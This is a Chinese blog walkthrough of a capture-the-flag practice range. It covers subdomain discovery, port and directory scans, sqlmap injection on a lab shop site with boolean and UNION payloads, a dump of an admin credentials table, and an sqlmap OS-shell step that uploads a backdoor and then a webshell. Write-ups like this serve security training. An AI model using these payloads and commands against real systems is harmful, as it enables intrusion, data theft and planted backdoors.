封神台旧靶场-kali系列

原创

weixin_43446292 于 2022-02-15 10:20:29 发布 2394 收藏 2

文章标签： 安全 web安全 https

本文链接：https://blog.csdn.net/weixin_43446292/article/details/122937338

一、信息搜集之： 子域名探测

下载此字典：https://hack.zkaq.cn/file/down?id=f80ff6b197c0773b


然后利用layer进行子域名扫描,得到子域名为shop.aqlab.cn

二、信息搜集：端口扫描

namp对shop.aqlab.cn进行扫描，得到端口号为8001，flag为8001，根据上一关也可得知端口号为8001

三、漏洞扫描 - web扫描器

对http://shop.aqlab.cn:8001/进行目录扫描,flag在robots.txt目录下



四、注入测试-sqlmap

注入点为http://shop.aqlab.cn:8001/single.php?id=1，使用sqlmap进行探测

```
[*] starting @ 10:13:02 /2022-02-15/

[10:13:03] [INFO] resuming back-end DBMS 'mysql'
[10:13:03] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: id (GET)
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause
    Payload: id=1' AND 4837=4837 AND 'pdwc'='pdwc

    Type: UNION query
    Title: Generic UNION query (NULL) - 3 columns
    Payload: id=-4335' UNION ALL SELECT NULL,CONCAT(0x717a626271,0x68786f6f76776f4356
16353744a6d6b646b4a436c4b78,0x717a627071),NULL-- zSgN
---
```

```
[10:13:03] [INFO] the back-end DBMS is MySQL
```


python3 sqlmap.py -u http://shop.aqlab.cn:8001/single.php?id=1 --dbs得到数据库

python3 sqlmap.py -u http://shop.aqlab.cn:8001/single.php?id=1 -D cake --dump-all数获取cake数据库表的内容，得到flag

```
[10:14:01] [INFO] fetching columns for table 'user' in database 'cake'
[10:14:01] [INFO] used SQL query returns 3 entries
[10:14:01] [INFO] resumed: 'Id','int(11)'
[10:14:01] [INFO] resumed: 'username','varchar(255)'
[10:14:01] [INFO] resumed: 'passwd','varchar(255)'
[10:14:01] [INFO] fetching entries for table 'user' in database 'cake'
[10:14:01] [INFO] used SQL query returns 1 entry
Database: cake
Table: user
[1 entry]
+----+----------------------+----------+
| Id | passwd               | username |
+----+----------------------+----------+
| 1  | flag-8adc-6513-e54az | admin    |
+----+----------------------+----------+
```


五、Sqlmap --os-shell

使用python3 sqlmap.py -u http://shop.aqlab.cn:8001/single.php?id=1 --os-shell

```
which web application language does the web server support?
[1] ASP
[2] ASPX
[3] JSP
[4] PHP (default)
> 4
[09:51:13] [INFO] retrieved the web server document root: 'C:\phpStudy\WWW'
[09:51:13] [INFO] retrieved web server absolute paths: 'C:/phpStudy/WWW/single.php'
[09:51:13] [INFO] trying to upload the file stager on 'C:/phpStudy/WWW/' via LIMIT 'LINES TERMINATED BY' method
[09:51:14] [INFO] the file stager has been successfully uploaded on 'C:/phpStudy/WWW/' - http://shop.aqlab.cn:8001/tmpupjua.php
[09:51:14] [INFO] the backdoor has been successfully uploaded on 'C:/phpStudy/WWW/' - http://shop.aqlab.cn:8001/tmpbnaaq.php
[09:51:14] [INFO] calling OS shell. To quit type 'x' or 'q' and press ENTER
os-shell> ipconfig
do you want to retrieve the command standard output? [Y/n/a] y
No output
os-shell> whoami
do you want to retrieve the command standard output? [Y/n/a] y
command standard output: 'win-689r58rnf63\www'
```


无法使用cmd命令查看flag.php文件，选择在http://shop.aqlab.cn:8001/tmpupjua.php上传木马，得到flag